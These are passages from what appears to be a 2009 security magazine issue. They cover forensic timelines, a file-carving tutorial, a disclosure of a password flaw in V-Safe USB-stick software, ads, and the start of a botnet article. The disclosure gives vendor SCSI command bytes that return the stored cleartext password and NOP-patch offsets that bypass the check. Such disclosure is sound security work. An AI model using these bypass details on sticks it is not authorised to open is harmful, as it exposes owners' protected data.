of larger quantities of data, or for other activities to complete.

Finally, when dealing with incidents involving the potential compromise of sensitive data (pick your definition of sensitive data), shipping metadata between analysts (or from the on-site responders to the analysts) does not further expose that sensitive data. Remember, when extracting file system metadata, you're not actually including any file contents; therefore, sending an analyst a zipped archive of file system metadata and other pertinent files allows you to retain sensitive data while optimizing your analysis and decreasing your response time.

**Summary**

In this series of articles, we have discussed the need for and utility of timeline creation

and analysis during incident response and computer forensic examinations, as well as performed a hands-on walk-through, creating an actual timeline for analysis. Finally, this article closes out the series with a look at some advanced and alternative means for data collection, as well as presenting some challenges being faced by examiners today. While this method of analysis is something of a break from more traditional techniques, it is easy to see that changes in technology, data types and data volumes have brought us to the point where techniques such as this are absolutely pertinent.

**Conclusion**

Generating a timeline of activity from a system or from multiple sources can

provide analysts with a significant means of data reduction while at the same time optimizing analysis and reporting. Generating a timeline in the manner described in this article is largely a manual process, as there are currently no commercial tools that automate the collection and presentation of the scope of data available. However, the benefits of creating timelines in this manner far outweigh the effort required to generate the timeline, and timeline analysis as described in this article will undoubtedly become a standard component of forensic investigations. In addition, mini-timelines using only a limited number of sources (for example, only Event Log data) can be quickly created and analyzed to provide answers to questions fairly quickly.

**Harlan Carvey**

Harlan Carvey is an incident responder and computer forensic analyst based in the Metro DC area. He has considerable experience speaking at conferences on computer forensic and incident response topics, and is the author of several books, including Windows Forensics and Incident Recovery (AWL, 2004), Windows Forensic Analysis (Syngress, 2007), and is a co-author for Perl Scripting for Windows Security (Syngress, 2007). The second edition of his Windows Forensic Analysis was published in June, 2009 and is currently ranked #1 in computer forensic book sales on Amazon.com.

a d v e r t i s e m e n t



**The CryptToken®.** Its smart card chip and operating system, EAL 4+ certified, provide real security for VPN's, financial applications and email. Experts know: Password based systems just can't measure up to that level - and aren't cheap either, if extensive support costs are taken into account.

Want to test the fastest token on the market? It's ready to make eBusiness a safer world.



**"As The Number Of Phishing And Hacking Exploits Rises, Strong Authentication Gains Traction".**



**Get your CryptToken® today!**

**U.S.A.**  
 ☎ +1-770-904-0369  
 ☎ +1-770-904-3893  
 sales@cryptotech.com

**Europe**  
 ☎ +49 (0)8403 / 929514  
 ☎ +49 (0)8403 / 929529  
 datasec@marx.com

**www.cryptoken.com/enh9**



CHRISTIAAN BEEK

# File Carving

Difficulty



News sites are regularly reporting about the fact that confidential or secret information was compromised. The loss of an USB-stick or device from any kind of government agency or financial institute is happening quite frequently.

Most of the time, the information was present on the device, but what if the information was deleted or even better, the device was formatted? Even after deletion, formatting and/or repartitioning we can use a technique called *Carving*.

*File Carving* or sometimes simply carving, is the process of extracting a collection of data from a larger data set. Data carving techniques frequently occur during a digital investigation when the unallocated file system space is analyzed to extract files. The files are *carved* from the unallocated space using file type-specific header and footer values.

File system structures are not used during the process. File carving is a powerful tool for recovering

files and fragments of files when directory entries are corrupt or missing. Carving is also especially useful in criminal cases, where the use of carving techniques can recover evidence. In certain cases related to child pornography, Law Enforcement agents were able to recover more images from the suspect's hard-disks by using carving techniques.

Memory carving is a useful tool for analyzing physical and virtual memory dumps when the memory structures are unknown or have been overwritten. An example of memory dump carving is the recovery of files from a mobile phone.

In this article some basics and tooling of carving files will be explained.

**Table.1.** File structure of a jpg-file

Short Name	Bytes	Payload	Name
SOI	0xFFD8	none	Start of Image
SOF0	0xFFC0	variable size	Start Of Frame (Baseline DCT)
SOF2	0xFFC2	variable size	Start Of Frame (Progressive DCT)
DHT	xFFC4	variable size	Define Huffman Table(s)
DOT	0xFFDB	variable size	Define Quantization Table(s)
DRI	0xFFDD	2 bytes	Define Restart Interval
SOS	0xFFDA	variable size	Start Of Scan
RSTn	0xFFD0 ... 0xFFD7	none	Restart
APPn	0xFFE0	variable size	Application-specific
COM	xFFFE	variable size	Comment (text)
EOI	0xFFD9	none	End Of Image

## WHAT YOU WILL LEARN...

- Terminology of carving
- Basics of file carving
- Tools Used

## WHAT SHOULD YOU KNOW...

- File system basics
- Some Hex



## Tooling

There are different carving tools available, most of them are open-source and others are commercial solutions offered by companies. Due to the fact that carving is an advancing technique, more and more tools are becoming available. Some of the most commonly used carving tools are:

- **Foremost**
  - Originally designed by the U.S. Airforce, is a carver designed for recovering files based on their headers, footers, and internal data structures
- **Scalpel**
  - Scalpel is a rewrite of Foremost focused on performance and a decrease of memory usage. It uses a database of header and footer definitions and extracts matching files from a set of image files or raw device files. Scalpel is file system-independent and will carve files from FATx, NTFS, ext2/3, or raw partitions.
- **Photorec**
  - Photorec is a data recovery software tool designed to recover lost files from digital camera memory (CompactFlash, Memory Stick, Secure Digital, SmartMedia, Microdrive, MMC, USB flash drives etc.), hard disks and CD-ROMs. It recovers most common photo formats, including JPEG, audio files including MP3, document formats such as Microsoft Office, PDF and HTML, and archive formats including ZIP. PhotoRec does not attempt to write to the damaged media you are about to recover from. Recovered files are instead written to the directory from where you are running PhotoRec or any other directory you choose.

## More info about tools

In the next part we will investigate a USB-stick which was delivered to you and where the customer asks you to recover his data after he accidentally formatted it. After making an image of the stick, you open the stick in FTK imager to look for any data that may be on it, see (Figure 3).

It looks like there is no obvious data available on the Stick, but it has a FAT file system on it.

The next step is to use the carving tool Photorec. Photorec can be used within Cygwin.

In the Cygwin command prompt, go to the location of Photorec and fire it up:

```
# ./photorec_win.exe
```

As you can see in (Figure 4) it has detected the USB-stick. Press *Enter* to Proceed

Choose the option *None*, see (Figure 5).

In the File options of Photorec it is possible to search for specific file types only. Since we don't know what is on the USB-stick, we choose to proceed to search for all file types supported by Photorec. By the way,

if you are missing a file type and think it is important you can always contact the maker of Photorec, he is always willing to listen to your request. Christophe Grenier can be contacted on [grenier@cgsecurity.org](mailto:grenier@cgsecurity.org).

Choose for *Whole disk* and then *Search*, see (Figure 6). Choose for the option *Other*, see (Figure 7).

As we saw from FTK Imager the file system is FAT. Photorec will ask you where to store the carved files. Select your destination (not on the same media that you are searching) and press *Enter*, see (Figure 8).

Photorec is running and searching for the file types. It already found two headers. After a couple of minutes the scan was finished and Photorec showed the results, see (Figure 9).




Figure 5. Photorec - choosing option None



Figure 6. Photorec - choosing whole disk




Figure 7. Photorec - choosing option other



Figure 8. Photorec is running

Photorec carved out five files from the USB-stick. Don't forget to check if the restored files are correct. Due to fragmentation, files will not always be recovered as they should be.

You can have test images to try; Nick Mikus provides two test images to work with:

- <http://dftt.sourceforge.net/test11/index.html> (Fat32 file system)
- <http://dftt.sourceforge.net/test12/index.html> (Ext2 file system)

## Mobile phones

In the previous parts we discussed carving files out of raw data and file systems. For people working in digital forensics, or interested in digital forensics, mobile phones are also very interesting sources of data. As with file systems, when you delete a file it's only deleted when it's overwritten by other data. In the FAT file system when a file is deleted, the file's directory entry is changed to show that the file is no longer needed. The 1st character of the filename is replaced with a *marker*, but the file data itself is left unchanged. Until it's overwritten, the data is still present.

For mobile phones the same holds true. If you delete an sms-message, it will still be in the memory of the phone until that memory space is overwritten.

Recovering data from a mobile phone is different. Some phone models have a

well-know Operating system: Windows CE, Symbian, Android, and MacOSX. These operating systems also store their files in the memory of the phone. Samsung makes use of the FAT file system. Every mobile-phone vendor has their own way for storing data into the phone's memory. As an example, some vendors store the IMSI code (subscriber identification) in a certain field in the right order, but other vendors use *reverse nibbling* to store this code in the phone's memory.

But how is it possible to recover data from a mobile phone? You need to understand the principles how the data is being stored on the mobile phone. For example the content of an SMS message is compressed by the PDU (Protocol Description Unit) format from 8 ASCII characters into 7 bytes. Photos and music are usually stored on the onboard memory card. There is no standard solution for recovering data from mobile phones.

For computers, images of the disk and memory can be made by using the tool *dd*. For mobile phones you need a *flasher* to dump the physical file system of a mobile unit.

From a practitioner's point of view a *Hex Dump* is snapshot of the entire contents of the handset's memory. Forensic examiners are striving to grab this data, preserve it and analyze it in the hope of finding information normally hidden from view and/or deleted. Most of the Mobile Phone forensic

examination applications are a progression of *backup software* that concentrates the users' data. Some of the applications have the functionality to decode the data stored, but many of them do not support the recovery of deleted items.

What to do? Manually investigating the dump. Mobile phones can contain file types like: jpeg, mp3, mpeg, mov, etc. Before manually searching you need to define the file structure of each file-type. If, for example, we want to search for jpeg files in a dump from a cell phone, we could use the header and footer characteristics for jpeg. In a previous section we mentioned already these values: *0xFF D8* for the header and *0xFF D9* for the footer.

Open the dump in your favorite hex-editor and start searching for the string *FF D8*, see Figure 10).

After finding a possible jpeg file, mark this beginning position and start looking for the values of the footer. When you have found the footer, select the block of data and save it to disk as a jpeg file. While opening it in a file viewer, the following image appears:

In this case we were lucky, the header and footer belonged to the same jpeg file. Many times you will notice that the images you retrieve by hand are incomplete. As stated before the way mobile phones store their data is random, so the files you are looking for could be heavily fragmented. Some Law Enforcement agencies have developed tools to deal with fragmented photo files, but they are not available to the public.

## Summary

There can be much more said and written about data carving. This article was written to share some basic information about this technique and how it can be used easily. The development of carving tools and techniques is in its first phase and a lot has to be developed and discovered. Currently the experts are working on memory carving and recovery techniques.

### Christiaan Beek

Christiaan Beek has been working in the security field for several years. Working for national and international companies, he gained knowledge of hacking techniques, forensic analysis and incident response. Currently he is working as a security consultant/ethical hacker & trainer for a Dutch company, TenCT. His free time is spent with security research & writing for several media outlets.

```
PhotoRec 6.10, Data Recovery Utility, July 2008
Christophe GRENIER <grenier@cgsecurity.org>
http://www.cgsecurity.org

Drive F: - 252 MB / 240 MiB (R0) - Flash Disk
Partition      Start      End      Size in sectors
D Unknown      0 0 1      30 183 57      493536 [Whole disk]

5 files saved in /cygdrive/c/testdisk/testdisk-6.10/recup_dir directory.
Recovery completed.
mov: 2 recovered
jpg: 2 recovered
gif: 1 recovered
```

Figure 9. Photorec results

137BB50	7067 3E00	FFD8 FFE0 0010 4A46 4946 0001	pg>.ÿøÿà..JFIF..
137BB60	0201 0048 0048 0000 FFE1 007A 4578 6966		...H.H..ÿá.zExif
137BB70	0000 4949 2A00 0800 0000 0300 3201 0200		..II*.....2..
137BB80	1400 0000 3200 0000 0F01 0200 1400 0000		....2.....

Figure 10. Manually searching for jpeg files

## References:

- [http://www.forensicswiki.org/wiki/File\\_Carving](http://www.forensicswiki.org/wiki/File_Carving)
- Brain Carrier's File System Forensic Analysis
- <http://www.digital-evidence.org/>
- <http://www.dfrws.org/>



FLORIAN EICHELBERGER

# USB Stick Security Issue Exemplarily Show with Verbatim Store n Go

Difficulty



Carrying around data is an everyday task for most people in IT or just using a computer. USB Sticks have been around for quite some time and proved to be a good way of accomplishing that.

The advantage of being able to store GB's of data to a physically small device however is a security problem as the devices can easily be stolen or lost, leaving the data on the stick in the hands of some potential attacker or criminal.

To overcome this kind of problem, USB Stick Manufacturers implemented ways of securing

data on those sticks. The software this article is about was bundled with a Verbatim Store 'n' Go 2 GB stick, is called V-Safe ( Security Application for Store 'n' Go Ver 2.0.0.9 ) and was purchased in June 2009 in Vienna. These sticks are sold in large numbers throughout Austria so this was chosen.

```

.text:00418929 mov     ecx, [esi+161h]
.text:0041892F lea     eax, [esp+238h+BytesReturned]
.text:00418933 push    0
.text:00418935 push    eax
.text:00418936 push    50h
.text:00418938 push    ebp
.text:00418939 push    50h
.text:0041893B push    ebp
.text:0041893C push    40014h
.text:00418941 push    ecx
.text:00418942 call   ds:DeviceIoControl
.text:00418948 mov     cl, [ebp+2]
.text:0041894B mov     [esp+238h+var_224], eax
.text:0041894F test    cl, cl
.text:00418951 jnz     short cmd_Failed
; lpOverlapped
; lpBytesReturned
; nOutBufferSize
; lpOutBuffer
; lpInBuffer , points to a _SCSI_PASS_THROUGH_DIRECT struct
; dwIoControlCode
; hDevice

```

Figure 1. The code snippet sending the actual USB command

## WHAT YOU WILL LEARN...

Checking your mobile devices for potential security flaws in their implementations, getting the clear text passwords of the mentioned series of USB Sticks and how to use it in forensic investigations

This article tries to generate some awareness of security implications uncommonly used usb storage devices

## WHAT SHOULD YOU KNOW...

Some programming know-how and a little assembly – reading skills would be a plus


```

.text:0040F5E3 mov     eax, [esp+210h+arg_0]
.text:0040F5EA lea     esi, [edi+8Eh]
.text:0040F5F0
.text:0040F5F0 loc_40F5F0:
.text:0040F5F0 mov     dl, [eax]
.text:0040F5F2 mov     cl, dl
.text:0040F5F4 cmp     dl, [esi]
.text:0040F5F6 jnz     short loc_40F614
.text:0040F5F8 test    cl, cl
.text:0040F5FA jz     short loc_40F610
.text:0040F5FC mov     dl, [eax+1]
.text:0040F5FF mov     cl, dl
.text:0040F601 cmp     dl, [esi+1]
.text:0040F604 jnz     short loc_40F614
.text:0040F606 add     eax, 2
.text:0040F609 add     esi, 2
.text:0040F60C test    cl, cl
.text:0040F60E jnz     short loc_40F5F0
; eax -> pwd entered
; edi+8E -> correct pwd
; CODE XREF: sub_40F4A0+16E↓j

```

Figure 2 The loop checking the correct and entered password bitwise

# VISIT OUR WEBSITE



**What you will find?**  
**materials for articles:**  
**listings, additional**  
**documentation, tools**  
**the most interesting**  
**articles to download**  
**free issues to**  
**download**  
**information**  
**on the upcoming**  
**issue**

[WWW.HAKING9.ORG/EN](http://WWW.HAKING9.ORG/EN)

Later investigation showed that this software is likely be used re-branded on a lot of different sticks from different Resellers.

After the initial investigation was finished, another stick proved vulnerable and the used, vulnerable, usb controller seems to be in wide use, although it might have been sold as a *known* brand stick. (Appendix A).

This software allows you to create a *Privacy Zone*, a region on the stick, only visible after entering the correct password.

After creating such a *Privacy Zone* and setting a password, investigation was started on how well the data is secured.

Digging out a list of standard-defined USB commands [1] and using the windows open source tool `plscsi`[2] the presence of a *Privacy Zone* was verified by checking the size the USB Stick reports.

This can be accomplished by using the USB command `GET_CAPACITY` which returns the number of blocks and the size of bytes per Block.

The raw command is (hex): `25 00 00 00 00 00 00 00 00 00 00`

The reported size of the stick was the nominal size minus the privacy zone size, so the protection seems to be implemented on hardware level using the USB controller.

**Listing 1.** Data structure used for sticks with the UT165 controller

```

_SCSI_PASS_THROUGH_DIRECT {
  USHORT Length;           00 2C
  UCHAR ScsiStatus;        00
  UCHAR PathId;            00
  UCHAR TargetId;         01
  UCHAR Lun;              00
  UCHAR CdbLength;        0A
  UCHAR SenseInfoLength;  00
  UCHAR DataIn;           01
                          padding 00 00 00
  ULONG DataTransferLength; 00 00 20 00
  ULONG TimeOutValue;     00 00 00 C8
  PVOID DataBuffer;       00 CC 84 70
  ULONG SenseInfoOffset;  00 00 00 30
  UCHAR Cdb[16];          F8 00 00 00 08 00 00 00 01 00
} SCSI_PASS_THROUGH_DIRECT, *PSCSI_PASS_THROUGH_DIRECT;

```

**Listing 2.** Data structure used for sticks with the UT163 controller

```

_SCSI_PASS_THROUGH_DIRECT {
  USHORT Length;           00 2C
  UCHAR ScsiStatus;        00
  UCHAR PathId;            00
  UCHAR TargetId;         01
  UCHAR Lun;              00
  UCHAR CdbLength;        0A
  UCHAR SenseInfoLength;  00
  UCHAR DataIn;           01
                          padding 00 00 00
  ULONG DataTransferLength; 00 00 20 00
  ULONG TimeOutValue;     00 00 00 C8
  PVOID DataBuffer;       00 CC 84 70
  ULONG SenseInfoOffset;  00 00 00 30
  UCHAR Cdb[16];          F8 00 00 00 06 00 00 00 01 00
} SCSI_PASS_THROUGH_DIRECT, *PSCSI_PASS_THROUGH_DIRECT;

```

```

00BC73C8 43 6F 64 65 4D 61 72 6B 10 39 0A 16 20 05 02 08 CodeMark9.
00BC73D8 00 12 89 01 40 8F 08 31 80 10 55 FF 00 00 01 03 .%e1euy..
00BC73E8 FE 80 00 00 FF FF FF FF 75 6E 73 65 63 75 72 65 þe..ÿÿÿÿunsecure
00BC73F8 00 00 FF 20 00 A0 0A E0 0A 08 14 00 08 FF FF 00 ..ÿ. .ä..ÿÿ.

```

**Figure 3.** Memory-Dump of the data returned by the USB Stick

## On The 'Net

- [1] <http://www.t10.org/ftp/t10/drafts/spc4/>
- [2] <http://home.comcast.net/~plavarre/plscsi/windows.html>
- [3] <http://www.hex-rays.com/idapro/idadown.htm>
- [4] <http://www.t10.org/ftp/t10/drafts/spc4/spc4r17.pdf>
- [5] <http://msdn.microsoft.com/en-us/library/ms810301.aspx>
- [6] <http://dose.0wnz.at/usbpwdextr.zip>
- [7] <http://www.truecrypt.org/>
- [8] <http://www.pgpi.org/products/pgpdisk/>

Using the free trial version of IDA Pro [3] debugging of the VSafe100Vista.exe was started.

As the protection seems to be implemented in the controller, the debugging was concentrated onto the communication of the Application with the stick using the DeviceIoControlAPI (see Figure 1).

Very soon it became obvious that the application was using vendor specific USB Operation Codes inside the Command Descriptor Block (CDB)[4] talking to the stick. After some communications, one block of code and one USB command revealed interesting results, see (Listing 1).

(For easier readability this was already put into the correct structure.)[5]

What is shown on (Figure 2) is code, that resembles a byte wise compare of the password that was entered and the correct password used to protect the stick. As mentioned earlier, the USB command returns a DataBuffer, see (Figure 3)

(the password used to protect the stick was: *unsecure*, the buffer is only partially shown here for the sake of readability)

```
00BC73C8 43 6F 64 65 4D 61 72 6B 10
          39 0A 16 20 05 02
          08 CodeMark9.
00BC73D8 00 12 89 01 40 8F 08 31 80
          10 55 FF 00 00 01
          03 .%@1eUÿ..
00BC73E8 FE 80 00 00 FF FF FF FF
          75 6E 73 65
          63 75 72 65
          þ€..ÿÿÿÿunsecure
00BC73F8 00 00 FF 20 00 A0 0A E0 0A
          08 14 00 08 FF FF
          00 ..ÿ . .à..ÿÿ.
```

Having the Security Software storing and then again reading the password from

the USB Stick in clear text is a total defeat security wise as this even happens before the user needs to enter anything. Therefore patching the bytes at 40F5F6 and 40F604 with 0x90 (the NOP opcode) will result in an unprotected, visible Privacy Zone.

This demonstrates that this software doesn't give any protection to sensitivedata at all. Writing an application that sends the vendor specific USB command and outputs the password is trivial.

A Proof of Concept is available[6].

## Security and Forensics Implications

As a security implication, this software is by no means any security measure and should not be used to protect sensitive data.

Encryption of the files using proven tools should be considered when the need to store and transport sensitive data arises.

As people tend to use one password for more than one application or service, getting the stick password increases the chance of and additional forensic gain by the use of the gathered password.

From the point of forensics, having a stick protected using this software, the password can be acquired without having to change the data on the stick and revealing the *protected* content might lead to important insights and new evidence to be analyzed and used.

Other potential sticks affected are the ones using a firmware that supports this feature and a Software on the stick using the controllers functionality.

Controllers with this ability are used mainly by the following manufacturers.(Appendix A).

## Conclusion

The method implemented is flawed design-wise on the controller as well as with the byte-wise compare of the entered with the correct password and offers no nearly no protection.

It is suggested to use tried and known-good encryption software to secure the data on the stick, like the free and open-source TrueCrypt[7] or commercially available PGPDisk[8].

In most cases, the user cannot tell how the vendor implemented the security mechanisms they are advertising and as this article shows, it should not be trusted for sensitive and critical data.

## Appendix A

List of Brand Names known to use vulnerable controllers:

- (not exhaustive):
- Verbatim
- Transcend
- A-Data
- KingMax

and their various OEM and rebrandings as gifts.

Example of a rebranded stick showing the same vulnerability

A stick handed out as a promotional gift in Austria used a similar controller as the Verbatim stick (an UT163) and is vulnerable to the same attack, by using a slightly different CDB. Other potential sticks affected are the ones using a firmware that supports this. Please look at Listing 2, note the changed byte in Cdb[4], now reading 06.

## Florian Eichelberger

The author has been working in the IT for over 10 years, from System Engineering to several years of Malware Analysis at the Austrian Anti-Virus company Ikarus. In his free time he has been working on several security and malware-re search related projects (e.g. Radix / usecat ) and has been consulting with austrian companies. Currently he works as an Information Security Engineer for an Austrian Online Entertainment Company and is interested in Forensics, malware research and software development.  
September 23, 2009  
fio@dynamix.at



# **PUBLIC SERVICE ANNOUNCEMENT**




## **BURP SUITE PRO v1.3 NOW\* AVAILABLE**

- **New features**
- **Same logo**
- **More expensive**

**<http://portswigger.net>**

# Subscribe and Save 60%



Every two months **Hakin9** magazine delivers  
the greatest articles, reviews and features.  
Subscribe, save your money and get **Hakin9**  
delivered to your door.

# 3 easy ways to subscribe:

## 1. Telephone

Order by phone:

**1-917-338-3631**

## 2. Online

Order via credit card:

**[www.hakin9.org/en](http://www.hakin9.org/en)**

## 3. Post or e-mail

**[subscription\\_support@hakin9.org](mailto:subscription_support@hakin9.org)**

### Hakin9 ORDER FORM

**Yes**, I'd like to subscribe to *Hakin9* magazine from issue

1 2 3 4 5 6

#### Order information

individual user/  company)

Title \_\_\_\_\_

Name and surname \_\_\_\_\_

address \_\_\_\_\_  
\_\_\_\_\_

postcode \_\_\_\_\_

tel no. \_\_\_\_\_

email \_\_\_\_\_

Date \_\_\_\_\_

Company name \_\_\_\_\_

Tax Identification Number \_\_\_\_\_

Office position \_\_\_\_\_

Client's ID\* \_\_\_\_\_

Signed\*\* \_\_\_\_\_

#### Payment details:

USA \$49  Europe 39€  World \$49

I understand that I will receive 6 issues over the next 12 months.

Credit card:

Master Card  Visa  JCB  POLCARD  DINERS CLUB

Card no.

Expiry date     Issue number

Security number

I pay by transfer: Nordea Bank

IBAN: PL 49144012990000000005233698

SWIFT: NDEAPLP2

Cheque:

I enclose a cheque for \$ \_\_\_\_\_

(made payable to Software Press Sp. z o.o. SK)

Signed \_\_\_\_\_

Terms and conditions:

Your subscription will start with the next available issue. You will receive 6 issues a year.

Address available on page 6.

# EXCLUSIVE&PRO CLUB

00010 0 Day Consulting  
To your network today

## Zero Day Consulting

ZDC specializes in penetration testing, hacking, and forensics for medium to large organizations. We pride ourselves in providing comprehensive reporting and mitigation to assist in meeting the toughest of compliance and regulatory standards.

*bcausey@zerodayconsulting.com*

DIGITAL ARMAMENTS

## Digital Armaments

The corporate goal of Digital Armaments is Defense in Information Security. Digital armaments believes in information sharing and is leader in the 0day market. Digital Armaments provides a package of unique Intelligence service, including the possibility to get exclusive access to specific vulnerabilities.

*www.digitalarmaments.com*



## Eltima Software

Eltima Software is a software Development Company, specializing primarily in serial communication, security and flash software. We develop solutions for serial and virtual communication, implementing both into our software. Among our other products are monitoring solutions, system utilities, Java tools and software for mobile phones.

*web address: <http://www.eltima.com>  
e-mail: [info@eltima.com](mailto:info@eltima.com)*



FIRST BASE  
technologies

## First Base Technologies

We have provided pragmatic, vendor-neutral information security testing services since 1989. We understand every element of networks - hardware, software and protocols - and combine ethical hacking techniques with vulnerability scanning and ISO 27001 to give you a truly comprehensive review of business risks.

*www.firstbase.co.uk*



## @ Mediaservice.net

@ Mediaservice.net is a European vendor-neutral company for IT Security Testing. Founded in 1997, through our internal Tiger Team we offer security services (Proactive Security, ISECOM Security Training Authority for the OSSTMM methodology), supplying an extremely rare professional security consulting approach.

*e-mail: [info@mediaservice.net](mailto:info@mediaservice.net)*



## @ PSS Srl

@ PSS is a consulting company focused on Computer Forensics: classic IT assets (servers, workstations) up to the latest smartphones analysis. Andrea Ghirardini, founder, has been the first CISSP in his country, author of many C.F. publications, owning a deep C.F. cases background, both for LEAs and the private sector.

*e-mail: [info@pss.net](mailto:info@pss.net)*



## Priveon

Priveon offers complete security lifecycle services – Consulting, Implementation, Support, Audit and Training. Through extensive field experience of our expert staff we maintain a positive reinforcement loop between practices to provide our customers with the latest information and services.

*<http://www.priveon.com>  
<http://blog.priveonlabs.com/>*



## MacScan

MacScan detects, isolates and removes spyware from the Macintosh. Clean up Internet clutter, now detects over 8000 blacklisted cookies. Download your free trial from:  
*<http://macscan.securemac.com/>*

*e-mail: [macsec@securemac.com](mailto:macsec@securemac.com)*

# EXCLUSIVE&PRO CLUB

# EXCLUSIVE&PRO CLUB



## NETIKUS.NET Ltd

NETIKUS.NET Ltd offers freeware tools and EventSentry, a comprehensive monitoring solution built around the windows event log and log files. The latest version of EventSentry also monitors various aspects of system health, for example performance monitoring. EventSentry has received numerous awards and is competitively priced.

<http://www.netikus.net>  
<http://www.eventsentry.com>



## Heorot.net

Heorot.net provides training for penetration testers of all skill levels. Developer of the DeICE.net PenTest LiveCDs, we have been in the information security industry since 1990. We offer free, online, on-site, and regional training courses that can help you improve your managerial and PenTest skills.

[www.Heorot.net](http://www.Heorot.net)  
e-mail: [contact@heorot.net](mailto:contact@heorot.net)



## ElcomSoft Co. Ltd

ElcomSoft is a Russian software developer specializing in system security and password recovery software. Our programs allow to recover passwords to 100+ applications incl. MS Office 2007 apps, PDF files, PGP, Oracle and UNIX passwords. ElcomSoft tools are used by most of the Fortune 500 corporations, military, governments, and all major accounting firms.

[www.elcomsoft.com](http://www.elcomsoft.com)  
e-mail: [info@elcomsoft.com](mailto:info@elcomsoft.com)



## Lomin Security

Lomin Security is a Computer Network Defense company developing innovative ideas with the strength and courage to defend. Lomin Security specializes in OSSIM and other open source solutions. Lomin Security builds and customizes tools for corporate and government use for private or public use.

tel:703-860-0931  
<http://www.lomin.com>  
<mailto:info@lomin.com>



## Netsecuris

Netsecuris is a professional provider of managed information security and consulting services that focuses on ensuring the security of your networks and systems. Services include managed firewall/intrusion prevention, managed email security, network penetration testing, vulnerability assessments, and information systems risk assessments.

<http://www.netsecuris.com>  
email: [sales@netsecuris.com](mailto:sales@netsecuris.com)

This is a place for your business card.

Join our EXCLUSIVE&PRO Club

For more info e-mail us at [en@hakin9.org](mailto:en@hakin9.org)

## JOIN OUR EXCLUSIVE CLUB AND GET:

- **Hakin9 one year subscription**
- **classified ad for duration of your subscription**
- **discount on advertising**

You wish to have an ad here?  
Join our EXCLUSIVE&PRO CLUB!

For more info e-mail us at [en@hakin9.org](mailto:en@hakin9.org) or go to [www.hakin9.org/en](http://www.hakin9.org/en)

# EXCLUSIVE&PRO CLUB

## Bots and DNS

MATTHEW JONKMAN

Bots are everywhere. Those adorable bits of code that steal grandma's bank account information, use her bandwidth to send spam, and grab her World of Warcraft login (WoW is big among grandmothers). As long as we have users, and especially as long as they insist on using insecure operating systems, we are going to have infections. As security people a major goal is detection, and as a bad guy herding bots the goal is the opposite, remaining undetected. Finding bot infections is an ongoing arms race between the botherders and security teams all over the world.

First the botherders started out with IRC as a command and control mechanism, back in the good old days. These were pretty easy to counter, we'd either block standard IRC ports or run IDS signatures from projects like Emerging Threats (<http://www.emergingthreats.net>, shameless plug alert) to find the bots doing what they do. In most cases cutting off the command and control channel allowed the IT staff to clean a PC at their leisure. The bad guys then got a little tricky and started running IRC on off ports thinking they'd get by us intellectually challenged security guys. We weren't as slow as they thought and again by blocking unused ports and running IDS signatures we were pretty effective at stopping, or at least detecting and controlling, that generation of bots.

Those days are long gone of course. Any self-respecting bot herder moved away from IRC long ago. Not all of course, there are still kiddies using the old bot kits and playing in IRC. I suppose they'll always be a few there. The big new things in botnet command and control are HTTP and Peer to Peer. Very exciting stuff.

HTTP has been in use by botherders for some time now. It's still an arms race

within the protocol as the herders work as hard as possible to look like legitimate traffic. We've even seen botnets using nearly the exact same URI patterns as Yahoo! or Google services. Very efficient way to not get noticed. But as always we've developed countermeasures, such as IDS signatures from Emerging Threats, reputation based services from commercial companies, and more effective content filtering at the commercial proxy.

Peer to Peer protocols are an ideal command and control mechanism for this year's discerning botherder. P2P has been in use since the Storm worm days, and it's been very effective though not widespread until recently. This gives the herder a very reliable method of distributing commands and receiving data because there is no single path of failure. All of the nodes will relay commands around the cloud. This also gives the bad guy a rather effective shield from direct identification of their core command server, as well as their actual identity. So if we can't identify the core command server we can't take it down to disrupt the net, the usual tactic employed against these networks.

But overall, bots are still detectable. They have to talk to someone. You

have the bots that want desperately to look like real allowable traffic to avoid detection, and those that don't care and just blast out all they can on any port any protocol. The subtle track is far more effective in a corporate environment, and may be a reason that tact is chosen for a bot.

